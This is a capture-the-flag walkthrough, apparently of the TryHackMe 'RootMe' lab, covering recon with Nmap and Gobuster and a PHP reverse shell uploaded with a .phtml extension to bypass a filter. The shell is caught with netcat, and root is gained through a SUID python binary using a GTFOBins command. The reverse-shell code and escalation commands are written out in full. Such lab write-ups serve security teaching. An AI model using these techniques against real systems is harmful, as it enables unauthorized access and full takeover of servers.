Reconnaissance

Let's start of with an Nmap scan.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -sC -oN ports.txt 10.10.199.123
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 04:33 EDT
Nmap scan report for 10.10.199.123
Host is up (0.67s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds
```

> -sC: Default Scripts | –sV: Version Detection | -oN: Output it to a file

Here we can see 2 ports open. Port 80 and port 22. This can answer the questions for Task 2 Question 1.

In the next question they ask for which version of apache is running. We can get the version number by looking at the Nmap results

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds
```

Now we are asked, what service is running on port 22?

We can see that it's ssh running on port 22

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
```

Now that we have found the ports, let's check the web page which is running on port 80.


This is what the web page looks like. We see that there is nothing much on this page, we can do further enumeration.

Lets do a Gobuster scan to find hidden directories.

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u 10.10.199.123 -w /usr/share/wordlists/dirb/common.txt -t 100
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.199.123
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/01 04:38:58 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/css (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
2021/05/01 04:39:18 Finished
===============================================================
```

After running the gobuster scan we can find 2 directories. “/panel” and /”uploads”. For now, let’s check out “/panel”

From the gobuster output you can answer the last question from Task2.




This is what the panel page, looks like. Here we can upload files. Which means we can drop in a php reverse shell script, to gain shell.

```php
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```

Now let’s edit the php reverse shell code with our ip and a port.

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.6.72.180';  // CHANGE THIS
$port = 53;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now that we have edited the php file. We have to save it and upload it to the web page.




But we have a problem. We cannot upload files with the extension .php, so now let's change the .php extension of the rev shell script to phtml. This would allow the file to upload.


```
┌──(root💀kali)-[/home/kali/thm/rootme]
└─# cp php-reverse-shell.php ./anything.phtml

┌──(root💀kali)-[/home/kali/thm/rootme]
└─#
```

We can copy the same shell script and paste it as phtml as show in the picture above.

Now let's try uploading the script.



There we go, we have successfully uploaded the file. Now we need to execute it to get a shell. So if you remember, from the gobuster scan output, we had got a "/uploads" directory. So the file that we uploaded is in "/uploads".



Now we see that our script is in there. Before executing it, we need to run a listener on the port that we had specified on the php script, which was 53 in my case.

Getting a Shell

```
┌──(root💀kali)-[/home/kali/thm/rootme]
└─# nc -lvnp 53
listening on [any] 53 ...
```

Now that we have done that, lets execute the script by just clicking it from the web page.

```
┌──(root💀kali)-[/home/kali/thm/rootme]
└─# nc -lvnp 53
listening on [any] 53 ...
connect to [10.6.72.180] from (UNKNOWN) [10.10.199.123] 54094
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:49:04 up 17 min,  0 users,  load average: 0.00, 0.17, 0.45
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Now we got a shell!

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.4$
```

Let’s now upgrade our shell.

Now that we have shell, you should see user.txt in the “/var/www” directory.

Privilege Escalation

Now let's escalate our privileges to root, and it's quite simple. We are going to look for SUID binaries.

```
bash-4.4$ find / -perm /4000
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
```

After scrolling a bit, we can see and unusual file with SUID permission.

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
```

We see that python has SUID permissions.

This gives us the answer for Task4 Question 1.

Lets search for python in GTFObins to find privilege escalation commands.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

After finding it, let's type in the command found in the SUID section.

```
bash-4.4$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
#
```

Done!! We are now root. You can find the root flag in the root directory. Happy Hacking!